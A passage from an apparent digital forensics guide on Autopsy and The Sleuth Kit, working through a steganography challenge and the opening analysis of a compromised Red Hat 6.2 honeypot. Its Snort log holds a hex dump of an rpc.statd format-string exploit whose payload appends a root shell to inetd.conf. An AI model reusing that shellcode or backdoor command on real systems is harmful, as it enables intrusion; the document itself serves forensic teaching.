


Figure 62 Case Study 02 - Recovered Bitmap file

6.3.4.8 Steganography Check

In order to check the two image files for possible hidden data the 'stegdetect' tool by Niels Provos [52] is utilised.

Running 'stegdetect' on the JPEG image obtained the results listed in Table 36.

Table 36 Case Study 02 - 'stegdetect' tool output for '00000033.jpg'

00000033.jpg : invisible[7771](***)

The 'invisible' indicates that the 'Invisible Secrets' tool [53] was use to hide information within the image.

Running 'stegdetect' on the Bitmap file was not supported.

Note: The stegdetect tool is not part of The Sleuth Kit or Autopsy Forensic Browser, and is required to be downloaded and used separately.

For this investigation Invisible Secrets was purchased from the NeoByte Solutions website and the image files were loaded and attempts were made to extract hidden information with the password 'help' and all manner of encryption schemes, unfortunately this was unsuccessful.

Note: The Invisible Secrets tool is not part of The Sleuth Kit, or Autopsy Forensic Browser, and therefore is beyond the scope and intent of this document so detailed documentation on its usage is not provided here.

Searching the internet with Google located some tips to check the DFRWS.org web site for hidden text, unfortunately it appears the website has been modified and the hidden text fields are no longer available.

Searching the cached pages stored by the Google search engine failed to locate an older version of the website with the hidden text fields, however searching the forums

located some tips indicating the passwords utilised for this Scan of the Month Challenge were ‘right’ and ‘lefty’ and the encryption method was ‘twofish’.

Using these passwords within Invisible Secrets tool it was possible to extract the file ‘John.doc’ from the JPEG image, and the file ‘Jimmy.wav’ from the Bitmap image.

Opening the file ‘John.doc’ in Microsoft Word results in a password being asked for, entering the password ‘help’ will allow the file to be opened. The contents of this file are listed in Table 37.

Table 37 Case Study 02 - Contents of 'John.doc' file

Dear John Smith:

My biggest dealer (Joe Jacobs) got busted. The day of our scheduled meeting, he never showed up. I called a couple of his friends and they told me he was brought in by the police for questioning. I’m not sure what to do. Please understand that I cannot accept another shipment from you without his business. I was forced to turn away the delivery boat that arrived at Danny’s because I didn’t have the money to pay the driver. I will pay you back for the driver’s time and gas. In the future, we may have to find another delivery point because Danny is starting to get nervous.

Without Joe, I can’t pay any of my bills. I have 10 other dealers who combined do not total Joe’s sales volume.

I need some assistance. I would like to get away until things quiet down up here. I need to talk to you about reorganizing. Do you still have the condo in Aruba? Would you be willing to meet me down there? If so, when? Also, please take a look at the map to see where I am currently hiding out.

Thanks for your understanding and sorry for any inconvenience.

Sincerely,

Jimmy Jungle

Opening the file ‘Jimmy.wav’ in media player works, and it is a personal message that contains the instructions for meeting at the pier, and describes the type of car Jimmy drives.

6.3.5 Answers

With the analysis of the image now complete, the questions can be answered using the information retrieved during the analysis.

1. Who is the probable supplier of drugs to Jimmy Jungle?

The most probable supplier of Jimmy Jungle is John Smith, this is based on the information contained in the Word document 'John.doc' (listed in Table 37) that was hidden within the JPEG image located at sector 33 on the disk.

2. What is the mailing address of Jimmy Jungle's probable drug supplier?

The string found in sector 2706 stating 'John Smith's Address:' gives little doubt that the following is the address:

1212 Main Street
Jones, FL 00001

3. What is the exact location in which Jimmy Jungle received the drugs?

As indicated in the extracted document and maps it is highly likely the drugs come via boat to Danny's at Pier 12.

4. Where is Jimmy Jungle currently hiding?

From looking at the map contained within the bitmap file we can point out 22 Jones Ave, as is also indicated in the Word document 'John.doc'.

5. What kind of car is Jimmy Jungle driving?

A blue 1978 Mustang, with Ontario license plates. This is indicated in the 'Jimmy.wav' file.

6.3.6 Discussion

This example case study was significantly more difficult than Case Study 01, requiring the use of steganography decryption tools, and advanced image analysis. Some aspects of this Case Study could be performed within Autopsy, however many steps required third party tools, such as 'foremost' and 'stegdetect'. This helps to illustrate the fact that no one forensic tool will be able to suit all scenarios, and an investigator needs to obtain experience with all manner of tools and platforms.

This case also illustrates the fact that some investigations require an investigator's workshop to include analysis machines that are compatible with many systems. For example, the initial analysis machine used was a Linux based machine, however the steganography software 'Invisible Secrets' by NeoByte Solutions only has a Windows versions.

The importance of background information should not be overlooked, as it may contain vital clues to help the direction of the investigation. For example within this case the suspect was known to be quite computer literate, so it was a reasonable step to check for steganography based on the evidence uncovered.

However, even with the difficulties faced by this case study, with the right set of tools, and the right knowledge it is possible to come up with accurate and defensible answers to the questions being asked.

6.4 Case Study 03

6.4.1 Introduction

This case study is based on The HoneyNet Project [44] Forensic Challenge [47]. The Forensic Challenge provided incident handlers around the world the ability to look at the same data from a compromised system.

The mission is to analyse the partition images of the compromised system in the hope of recovering information directly related to the intrusion. This information may possibly be hidden within unallocated areas of the partition images, or concealed within other areas of the partition images and will require a full file system analysis in order to locate it.

The questions given below should help to provide a starting point for the investigation, and the information recovered from the partition images will hopefully be useful in answering them. To further help with the direction of the analysis some background information and evidence is provided.

6.4.2 Background information

The basic facts about the compromise are as follows:

- The system was running a default Red Hat Linux 6.2 Server installation.
- The system's time zone was set to GMT-0600 (CST).
- Table 38 lists entries noted and logged by the projects IDS²² of choice, Snort [54].

Table 38 Case Study 03 - Snort Log

Nov 7 23:11:06 lisa snort[1260]: RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 7 23:11:31 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 7 23:11:31 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 7 23:11:34 lisa snort[1260]: IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 7 23:11:47 lisa snort[1260]: spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 7 23:11:51 lisa snort[1260]: IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 7 23:11:51 lisa snort[1260]: IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871
11/07-23:11:50.870124 216.216.74.2:710 -> 172.16.1.107:871
UDP TTL:42 TOS:0x0 ID:16143
Len: 456
3E D1 BA B6 00 00 00 00 00 00 00 02 00 01 86 B8 >.....
00 00 00 01 00 00 00 02 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 01 67 04 F7 FF BFg....
04 F7 FF BF 05 F7 FF BF 05 F7 FF BF 06 F7 FF BF
06 F7 FF BF 07 F7 FF BF 07 F7 FF BF 25 30 38 78%08x
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6E 25 30 31 32 78 25 6E 25 30 31 39 32 78 25 6E n%012x%n%0192x%n
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20 89 5E B0 83 EE 20 8D 5E 2E 83 C6 20 83 C3 20 ..^...^.....
83 EB 23 89 5E B4 31 C0 83 EE 20 88 46 27 88 46 ..#.^..l...'.F'.F
2A 83 C6 20 88 46 AB 89 46 B8 B0 2B 2C 20 89 F3 *..'.F..F..+, ..
8D 4E AC 8D 56 B8 CD 80 31 DB 89 D8 40 CD 80 E8 .N..V...l...@...
B0 FF FF FF 2F 62 69 6E 2F 73 68 20 2D 63 20 65 .../bin/sh -c e
63 68 6F 20 34 35 34 35 20 73 74 72 65 61 6D 20 cho 4545 stream
74 63 70 20 6E 6F 77 61 69 74 20 72 6F 6F 74 20 tcp nowait root
2F 62 69 6E 2F 73 68 20 73 68 20 2D 69 20 3E 3E /bin/sh sh -i >>
20 2F 65 74 63 2F 69 6E 65 74 64 2E 63 6F 6E 66 /etc/inetd.conf
3B 6B 69 6C 6C 61 6C 6C 20 2D 48 55 50 20 69 6E ;killall -HUP in
65 74 64 00 00 00 00 09 6C 6F 63 61 6C 68 6F 73 etd.....localhos
74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 t.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

The background information states that the partition images are from a default Red Hat v6.2 Server installation, to aid with the investigation a separate test machine has been installed with a default Red Hat v6.2 Server installation from a clean Red Hat v6.2 Installation CD.

²² Intrusion Detection System

6.4.3 Questions

The goal of this investigation is to answer the following questions:

1. What was the date and time of the intrusion, and what was the method used to compromise the system? (Assume the clock on the IDS was synchronised with an NTP reference time source.)
2. What details about the intruder(s) can be recovered from the compromised system.
3. Was there a “rootkit” or other post-concealment Trojan horse programs installed on the system? If so, how did you get around them?
4. What was the time line of events for the compromise? (A detailed analysis should be provided, noting sources of supporting or confirming evidence elsewhere on the system or compared with a known “clean” system of similar configuration.)

6.4.4 Analysis

The first step of the analysis process is to retrieve the bit-image copies of the active partitions. Each partition is provided as a compressed file with accompanying MD5 hash values for both the compressed and uncompressed versions of each partition. The compressed partitions were downloaded and the MD5 hash values were placed into a valid ‘md5sum’ input file called ‘honeypot.gz.md5’.

Table 39 Case Study 03 - Contents of 'honeypot.gz.md5'

f8e5cdb6f1109035807af1e141edd76d	honeypot.hda1.dd.gz
6ef29886be0d9140ff325fe463fce301	honeypot.hda5.dd.gz
8eb98a676dbffad563896a9b1e99a95f	honeypot.hda6.dd.gz
be215f3e8c2602695229d4c7810b9798	honeypot.hda7.dd.gz
b4ff10d5fd1b889a6237fa9c2979ce77	honeypot.hda8.dd.gz
9eed26448c881b53325a597eed8685ea	honeypot.hda9.dd.gz

Confirmation that the integrity of the compressed partitions has not been compromised is illustrated in Table 40.

Table 40 Case Study 03 - Integrity Confirmation

# md5sum -c honeypot.gz.md5	
honeypot.hda1.dd.gz:	OK
honeypot.hda5.dd.gz:	OK
honeypot.hda6.dd.gz:	OK
honeypot.hda7.dd.gz:	OK
honeypot.hda8.dd.gz:	OK
honeypot.hda9.dd.gz:	OK

Hash values for the uncompressed versions of each partition were placed into a valid 'md5sum' input file called 'honeypot.md5' and the integrity is checked.

Table 41 Case Study 03 - Contents of 'honeypot.md5'

a1dd64dea2ed889e61f19bab154673ab	honeypot.hda1.dd
c1e1b0dc502173ff5609244e3ce8646b	honeypot.hda5.dd
4a20a173a82eb76546a7806ebf8a78a6	honeypot.hda6.dd
1b672df23d3af577975809ad4f08c49d	honeypot.hda7.dd
8f244a87b8d38d06603396810a91c43b	honeypot.hda8.dd
b763a14d2c724e23ebb5354a27624f5f	honeypot.hda9.dd

Confirmation that the integrity of the uncompressed partitions has not been compromised is illustrated in Table 42.

Table 42 Case Study 03 - Integrity Confirmation

# md5sum -c honeypot.md5	
honeypot.hda1.dd:	OK
honeypot.hda5.dd:	OK
honeypot.hda6.dd:	OK
honeypot.hda7.dd:	OK
honeypot.hda8.dd:	OK
honeypot.hda9.dd:	OK

6.4.4.1 Creation of an Autopsy Case

The integrity of the image files was confirmed, leading to the next step which is the creation of a case within Autopsy. This case study is more complex than the previous case studies therefore more detailed information will be provided outlining all processes required creating the Autopsy case and analysing the images within Autopsy.

The initial steps for creating an Autopsy case for this case study are similar to the steps outlined in section 6.2.4.1 on page 104 and those steps should be followed up

until the ‘Adding New Host’ stage where the following needs to be taken into account.

When dealing with hard disk partition images an investigator must be careful to correctly enter the timezone information, else any time related conclusions may be incorrect. The compromised server’s time zone was set to GMT-0600 (CST), so ‘CST6CDT’ must be entered into the Time Zone text field as Autopsy does not correctly interpret time zones input in the ‘GMT-????’ format.

WARNING: The online help for Autopsy does not state that the ‘GMT-????’ format is not an acceptable input, and the Autopsy Forensic Browser will not complain if a value is entered in this format. However the online help does provide a list of common time zones that are acceptable.

It is unknown if the time on the compromised machine was skewed from a time source so no value is entered for this.

An ‘Alert Hash Database’ was not provided for this investigation, however it is known the installation was a default Red Hat v6.2 Server installation, so the MD5 hash values have been extracted from the NIST²³ National Software Reference Library (NSRL) [43] for a Red Hat v6.2 default installation and the file containing these values has been set as the ‘Ignore Hash Database’.

²³ National Institute of Standards and Technology.

ADD A NEW HOST

1. **Host Name:** The name of the computer being investigated. It can contain only letters, numbers, and symbols.

Server

2. **Description:** An optional one-line description or note about this computer.

Compromised RedHat 6.2 Server

3. **Time zone:** An optional timezone value (i.e. EST5EDT). If not given, it defaults to the local setting. A list of time zones can be found in the help files.

CST6CDT

4. **Timeskew Adjustment:** An optional value to describe how many seconds this computer's clock was out of sync. For example, if the computer was 10 seconds fast, then enter -10 to compensate.

0

5. **Path of Alert Hash Database:** An optional hash database of known bad files.

6. **Path of Ignore Hash Database:** An optional hash database of known good files.

RedHat62_md5.txt

Figure 63 Case Study 03 - Autopsy - Adding a new Host

Once configuration details have been entered for the host Autopsy creates the Host folder structure within the Case structure inside the evidence locker.

At this stage the Case and Host have been created for this investigation, now the investigator needs to begin adding each of the partition images.

The 'Add a New Image' form (Figure 64) allows the investigator to enter information on the image file. The process of adding a new image will need to be followed for each of the partition images, due to the process being the same for each partition only adding the first partition will be documented.

The analysis machine has a separate drive configured for the Evidence Locker to hold the investigation image files, and in order to minimise space requirements the images will be imported as 'Symlinks' to the original images. The root partition image file ('honeypot.hda8.dd') has been extracted from the compressed file provided, and this image is configured first.

ADD A NEW IMAGE

1. Location
Enter the full path (starting with /) to the image file.
If the image is split, then enter '*' for the extension.

2. Type
Please select if this image file is for a disk or a single partition.
☐ Disk ☒ Partition

3. Import Method
To analyze the image file, it must be located in the evidence locker. It can be imported from its current location using a symbolic link, by copying it, or by moving it. Note that if a system failure occurs during the move, then the image could become corrupt.
☒ Symlink ☐ Copy ☐ Move

Figure 64 Case Study 03 - Autopsy - Add a New Image

Autopsy is able to automatically determine the volume system type for the partition image as a Linux 'ext' partition, so the investigator is not required to select the type of file system.

The 'Image File Details' section (Figure 65) allows the investigator to select options for the data integrity of the image. The MD5 hash value for the partition image has been provided and can be inserted into the 'Data Integrity' text box to allow Autopsy to verify the integrity of the partition image. Autopsy will generate an MD5 checksum for the partition image and compare this to the value inserted into the text box.

The 'File System Details' section (Figure 65) allows the investigator to specify the mount point and file system type. The mount point for the first partition is the root directory, so this is set to '/', the File System Type has already been determined by Autopsy as 'ext'.

The screenshot shows the 'Image File Details' section with the following information:

- Local Name:** images/honeypot.hda8.dd
- Data Integrity:** An MD5 hash can be used to verify the integrity of the image. (With split images, this hash is for the full image file)
- Three radio buttons for hash verification:
 - ☐ Ignore the hash value for this image.
 - ☐ Calculate the hash value for this image.
 - ☒ Add the following MD5 hash value for this image:
- A text input field containing the MD5 hash: 8f244a87b8d38d06603396810a91c43b|
- A checked checkbox labeled 'Verify hash after importing?'

The 'File System Details' section shows:

- A heading: Analysis of the image file shows the following partitions:
- A section for 'Partition 1 (Type: linux-ext2)':
 - Mount Point:** /
 - File System Type:** ext (selected from a dropdown menu)

Figure 65 Case Study 03 - Autopsy - Image Details

After entering the Image File Details Autopsy will check the integrity of the partition image file and add the image configuration to the host configuration.

The Add Image Process needs to be repeated for each partition image until the investigator has completed the host configuration (Figure 66), at which point Autopsy can be used to analyse the contents of the partition images.



Figure 66 Case Study 03 - Autopsy - Host Manager

Note: As of v2.04, Autopsy supports importing entire disk images into a host as well as partition images. Importing entire disk images can speed up the host configuration phase.


6.4.4.2 Creation of Search Indexes

Similarly to the steps taken in section 6.2.4.2 on page 112, search index files are created for the partition images.

6.4.4.3 Creation of Event Sequencer

Autopsy provides an event sequencer that allows the investigator to make notes and comments about pieces of evidence with an associated time. In the case of files or Meta data the time can be one or more of the MAC times, for other notes the time can be entered manually.

Using the 'Event Sequencer' button found in the Host Gallery the investigator is presented with the Event Sequencer input form which allows them to enter the notes associated with this case.



The screenshot shows the 'Event Sequencer' window. At the top, it says 'No events currently exist'. Below this are two buttons: 'CLOSE' and 'REFRESH'. A section titled 'Add a New Event' contains a large text area with the text 'RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111'. Below the text area are date and time pickers set to 'Nov 07 2000 23:11:06' and a 'Source of Event' dropdown menu set to 'ids'. An 'Add' button is at the bottom.

Figure 67 Case Study 03 - Autopsy - Event Sequencer

When first entering the Event Sequencer there are no events listed (Figure 67), and the operator is given a memo field along with drop boxes for selecting the date and time, and source of the event. After entering each event the operator is presented with a confirmation form (Figure 68).

Event Added to Sequencer file:

Nov 07, 2000 23:11:06

RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111

OK

Figure 68 Case Study 03 - Autopsy - Event Sequencer Confirmation

Using the Event Sequencer form an event is entered for each of the notes provided in the background information as illustrated in Figure 69.

Event Sequencer		
Date & Time	Source	Event & Note
Nov 07, 2000 23:11:06	ids	RPC Info Query: 216.216.74.2:963 -> 172.16.1.107:111
Nov 07, 2000 23:11:31	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1209
Nov 07, 2000 23:11:31	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 1 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:34	ids	IDS08 - TELNET - daemon-active: 172.16.1.101:23 -> 216.216.74.2:1210
Nov 07, 2000 23:11:47	ids	spp_portscan: portscan status from 216.216.74.2: 2 connections across 2 hosts: TCP(2), UDP(0)
Nov 07, 2000 23:11:51	ids	IDS15 - RPC - portmap-request-status: 216.216.74.2:709 -> 172.16.1.107:111
Nov 07, 2000 23:11:51	ids	IDS362 - MISC - Shellcode X86 NOPS-UDP: 216.216.74.2:710 -> 172.16.1.107:871

Figure 69 Case Study 03 - Autopsy - Event Sequencer

6.4.4.4 Inspection of '/var/log/lastlog' log file entries

The '/var/log/lastlog' file is a binary database that contains information pertaining to the previous logon sessions including username, port, location, and time of last logon.

Autopsy does not provide a direct method for viewing the contents of this file in an understandable mannerr; however the file can be exported to be analysed by an external program. In order to export the contents of this file the 'File Analysis' function of Autopsy can be used on the 'honeypot.hda7.dd' partition image. Firstly the investigator needs to select the correct partition image from the 'Host Manager' and then select the 'Analyze' button (Figure 70).



Figure 70 Case Study 03 - Autopsy - Host Manager - Image Selection

From within the 'File Analysis' mode of Autopsy, the quickest method to get to the file required is to enter the filename into the 'File Name Search' text box, and select the 'Search' button (Figure 71).

timezone is different then the logon dates and times will be translated incorrectly). Ensuring that the timezone matched the compromised system the program generated by 'lastlog.c' is then executed and provides the information contained in Table 43 from the 'vol5-var.log.lastlog' file that was previously exported from the compromised system.

Table 43 Case Study 03 - Lastlog File Analysis

0	tty1	Wed Nov 8 20:37:37 2000
5000	1	Wed Nov 8 08:45:24 2000
(from c871553-b.jffsn1.mo.home.com)		

This indicates the last login from user id '0' was at 20:37:37 on November 08 2000, and the last login from user id '5000' was at 08:45:24 on November 08 2000. The user id's can usually be matched to those found within the '/etc/passwd' file. Inspection of the '/etc/passwd' file is performed in a later step.

6.4.4.5 Inspection of '/var/log/messages' log file entries

Many events which occur on a Linux operating system are logged within the '/var/log/messages' file, by analysing this file it may be possible to obtain further information regarding the compromise.

The IDS logs provided in the background information for this case state the intrusion occurred on November 07th. Only the log entries within the '/var/log/messages' file from November 07th onwards will be analysed, and these entries are listed in Table 44:

Table 44 Case Study 03 - Contents of '/var/log/messages'

Nov	7	04:02:00	apollo	anacron[1576]:	Updated timestamp for job `cron.daily' to 2000-11-07
Nov	8	00:08:41	apollo	inetd[408]:	pid 2077: exit status 1
Nov	8	00:08:41	apollo	inetd[408]:	pid 2078: exit status 1
Nov	8	04:02:00	apollo	anacron[2159]:	Updated timestamp for job `cron.daily' to 2000-11-08

The contents of '/var/log/messages' does not show any signs of the RPC based attack mentioned in intrusion detection log entries provided in the background information. It may be possible that this file has been edited; therefore it may be possible to find traces of unedited versions of this file within the 'honeypot.hda7.dd' partition image.

In order to search for traces of unedited versions of the ‘/var/log/messages’ file the ‘Keyword Search’ function of Autopsy can be used on the ‘honeypot.hda7.dd’ partition image.

The ‘/var/log/messages’ file prefixes each log entry with the current date, therefore a search for ‘Nov 7’ (Figure 74) may provide links to snippets of log files with this data in it.

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

Keyword Search of Allocated and Unallocated Space

Enter the keyword string or expression to search for:

Nov 7

☒ ASCII ☒ Unicode
☐ Case Insensitive ☐ grep Regular Expression

SEARCH

LOAD UNALLOCATED

[Regular Expression Cheat Sheet](#)

NOTE: The keyword search runs grep on the image.
A list of what will and what will not be found is available [here](#).

Predefined Searches

CC Date SSN2 IP SSN1

Figure 74 Case Study 03 - Autopsy - Keyword Search

Autopsy uses the Linux ‘grep’ search tool for keyword searching, and any expression supported by this tool can be entered as the search string. The search for ‘Nov 7’ returns three matching data blocks within the partition image (Figure 75).




Figure 75 Case Study 03 - Autopsy - Keyword Search Results

The results for fragments ‘49453’ and ‘49467’ contain the same details found within the ‘/var/log/messages’ file recovered from the partition image, however the results for fragment ‘49468’ (Figure 76) contains an entry referring to the ‘rpc.statd’ service that is missing from the ‘/var/log/messages’ file.




Figure 76 Case Study 03 - Autopsy - Contents of Data Unit ‘49468’

The final log entry for fragment ‘49468’ appears to be truncated, so using the ‘Next’ button the investigator can view the contents of fragment ‘49469’. The contents of fragment ‘49469’ contain matching information given within the background information.

To view these log fragments it is easier to use the Data Analysis mode of Autopsy. The Data Analysis mode allows an investigator to view the contents of an individual

data unit. A data unit is a generic term used to describe the areas on the disk that is used to store data. Each file system may call the data unit a different thing, for example Fragments, or Clusters. This mode is most useful when recovering and analysing deleted data.

Fragment Number:
49468

Number of Fragments:
2

Fragment Size: 1024

Address Type:
Regular (dd)

Lazarus Addr: ☐

[VIEW](#)

[ALLOCATION LIST](#)

[LOAD UNALLOCATED](#)

Figure 77 Case Study 03 - Autopsy - Data Unit Selection

Entering the fragment number '49468' and entering '2' as the number of fragments to return (Figure 77) will display the data contained within the data units '49468' and '49469' (Figure 78).

Fragment Number:
49468

Number of Fragments:
2

Fragment Size: 1024

Address Type:
Regular (dd)

Lazarus Addr: ☐

[VIEW](#)

[ALLOCATION LIST](#)

[LOAD UNALLOCATED](#)

File Analysis | Keyword Search | File Type | Image Details | Meta Data | **Data Unit** | Help | Close

◀ PREVIOUS NEXT ▶

[EXPORT CONTENTS](#) [ADD NOTE](#)

ASCII (display - report) * Hex (display - report) * ASCII Strings (display - report)

File Type: ISO-8859 text, with very long lines

Fragments: 49468-49469

Not Allocated

ASCII contents of Fragments 49468-49469 in honeypot.hda7.dd-0-0

```
N(uid=0)
Nov 5 10:54:05 apollo modprobe: modprobe: can't locate module eht0
Nov 5 10:54:52 apollo inetd[408]: pid 880: exit status 1
Nov 5 10:55:11 apollo PAM_pwdb[621]: (login) session closed for user root
Nov 6 03:00:41 apollo ftpd[973]: FTP session closed
Nov 6 04:02:00 apollo anacron[1003]: Updated timestamp for job 'cron.daily' to 2000-11-06
Nov 7 04:02:00 apollo anacron[1576]: Updated timestamp for job 'cron.daily' to 2000-11-07
Nov 8 00:08:41 apollo inetd[408]: pid 2077: exit status 1
Nov 8 00:08:41 apollo inetd[408]: pid 2078: exit status 1
Nov 8 00:09:00 apollo rpc.statd[270]: 5H_60W request for hostname containing '/': ^E...^D...^E...^E...^F...^F...^6...^6...08049f10
Nov 8 04:02:00 apollo anacron[2159]: Updated timestamp for job 'cron.daily' to 2000-11-08
.....
```

Figure 78 Case Study 03 - Autopsy - Data Unit Results

To confirm the existence of a vulnerability within the ‘rpc.statd’ program on a default Red Hat 6.2 Server installation, an internet search is done to obtain further background information. The CERT Coordination Centre [56] released advisory ‘CA-2000-17’ [57] on August 18th 2000 regarding a vulnerability in the ‘rpc.statd’ program and this vulnerability has been confirmed to be a problem within the default Red Hat 6.2 installation in the security advisory ‘RHSA-2000:043-03’ published by the Red Hat Network [58].

The ‘/var/log/messages’ log file and related data fragments has provided information on the exploit used, as well as the time difference between the IDS and compromised hosts. Due to the time difference between the IDS and compromised host a further keyword search is performed on the ‘Nov 8’ string to identify other related log entries. Table 47 contains information found within fragment ‘49445’:

Table 47 Case Study 03 - Autopsy ASCII Contents of Data Unit ‘49445’ on ‘honeypot.hda7.dd’

ASCII Contents of Fragment 49445 in honeypot.hda7.dd-0-0	
Nov 5 10:54:49	apollo in.telnetd[680]: connect from 207.239.115.11
Nov 6 02:59:23	apollo in.ftpd[973]: connect from 128.121.247.126
Nov 8 00:08:40	apollo in.telnetd[2077]: connect from 216.216.74.2
Nov 8 00:08:40	apollo in.telnetd[2078]: connect from 216.216.74.2

The IP’s listed match those found in the IDS log entries, and this information can be used to further demonstrate the difference in time between the IDS and compromised host.

The ASCII report for data unit ‘49445’ indicates this data unit is allocated to Inode ‘12111’ which contains the Meta data for the ‘/var/log/secure’ file. The ASCII report is listed in Table 48:

